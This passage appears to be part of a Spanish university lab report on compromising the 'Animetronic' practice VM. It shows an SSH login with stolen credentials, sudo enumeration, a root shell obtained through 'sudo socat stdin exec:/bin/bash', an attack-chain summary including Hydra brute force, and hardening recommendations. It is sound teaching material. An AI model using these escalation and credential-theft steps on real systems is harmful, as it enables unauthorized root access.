Tras recuperar la contraseña contenida en el archivo henrypassword.txt (localizado en la fase anterior), se procedió a realizar un inicio de sesión vía SSH para tomar control de la cuenta del usuario henry.

- **Comando ejecutado:** ssh henry@10.0.2.4
- **Resultado:** Credenciales válidas. Se obtuvo una shell interactiva como el usuario henry.



```
(kali㉿kali)-[~]
$ ssh henry@10.0.2.4
henry@10.0.2.4's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-89-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.


To restore this content, you can run the 'unminimize' command.
New release '24.04.3 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Mon Nov 27 20:54:49 2023 from 10.0.2.6
henry@animetronic:~$
```

12.2. Enumeración de Privilegios de Usuario

Una vez dentro, se inspeccionaron los grupos a los que pertenece el usuario para evaluar su potencial administrativo.

- **Comando ejecutado:** id
- **Hallazgo:** El usuario henry pertenece al grupo **sudo** (gid 27). Esto indica que tiene capacidad para ejecutar comandos con privilegios elevados.



```
henry@animetronic:~$ id
uid=1000(henry) gid=1000(henry) groups=1000(henry),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd)
```

Fase 13: Escalada de Privilegios (Root)

13.1. Análisis de Permisos Sudo

Se ejecutó el comando para listar qué binarios específicos puede ejecutar Henry como superusuario.

- **Comando ejecutado:** sudo -l
- **Vulnerabilidad Detectada:** El sistema devolvió la siguiente configuración crítica: (root) NOPASSWD: /usr/bin/socat Esto significa que Henry puede ejecutar la herramienta de red socat con permisos de **root** sin necesidad de introducir ninguna contraseña.

```
henry@animetronic:~$ sudo -l
Matching Defaults entries for henry on animetronic:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User henry may run the following commands on animetronic:
    (root) NOPASSWD: /usr/bin/socat
```

13.2. Explotación de Socat

Dado que socat permite la ejecución de comandos, se utilizó una técnica conocida (documentada en GTFOBins) para invocar una shell del sistema (/bin/bash) a través de él. Al ejecutarse con sudo, la shell resultante hereda los privilegios de root.

- **Comando de Explotación:** sudo socat stdin exec:/bin/bash

```
henry@animetronic:~$ sudo socat stdin exec:/bin/bash
id
uid=0(root) gid=0(root) groups=0(root)
ls -lahF /root
total 36K
drwx—— 5 root root 4.0K Jan  5  2024 .
drwxr-xr-x 19 root root 4.0K Nov 27 2023 ..
lrwxrwxrwx  1 root root   9 Jan  5  2024 .bash_history → /dev/null
-rw-r--r--  1 root root 3.1K Oct 15  2021 .bashrc
drwx——  3 root root 4.0K Nov 27 2023 .cache/
drwxr-xr-x  3 root root 4.0K Nov 27 2023 .local/
-rw-r--r--  1 root root 161 Jul  9  2019 .profile
drwx——  2 root root 4.0K Nov 27 2023 .ssh/
-rw-r--r--  1 root root 244 Nov 27 2023 .wget-hsts
-r———  1 root root  41 Nov 27 2023 root.txt
```

- **Verificación de Éxito:** Inmediatamente después de ejecutar el exploit, se verificó la identidad del usuario activo:
 - **Comando:** id
 - **Resultado:** uid=0(root) gid=0(root) groups=0(root). **La escalada de privilegios ha sido exitosa.**

Conclusión Ejecutiva del Pentesting

La máquina virtual "Animetronic" presentaba múltiples vulnerabilidades críticas que permitieron el compromiso total del sistema (Root) partiendo de una posición externa sin credenciales.

Cadena de Ataque:

1. **Fuga de Información:** Metadatos en imágenes públicas (ExifTool) revelaron rutas ocultas.
2. **Ingeniería Social / OSINT:** Un mensaje interno expuso la lógica de contraseñas de un empleado ("Michael") basada en sus datos personales.
3. **Acceso Inicial:** Generación de un diccionario personalizado (Cupp) y ataque de fuerza bruta exitoso contra SSH (Hydra).
4. **Movimiento Lateral:** Permisos de lectura incorrectos en el directorio del usuario "Henry" permitieron el robo de sus credenciales.
5. **Escalada de Privilegios:** Configuración insegura de sudo sobre el binario /usr/bin/socat, permitiendo la ejecución de comandos como Root sin restricciones.

Recomendaciones Inmediatas:

- Eliminar metadatos de archivos públicos.
- Implementar políticas de contraseñas robustas que no se basen en datos personales.
- Corregir permisos en directorios de usuarios (chmod 700 /home/user).
- Revisar y restringir los permisos en el archivo /etc/sudoers, evitando el uso de NOPASSWD en binarios peligrosos como socat.



Universidad
Francisco de
Vitoria
Centro de
Documentación
Europea
UFV Madrid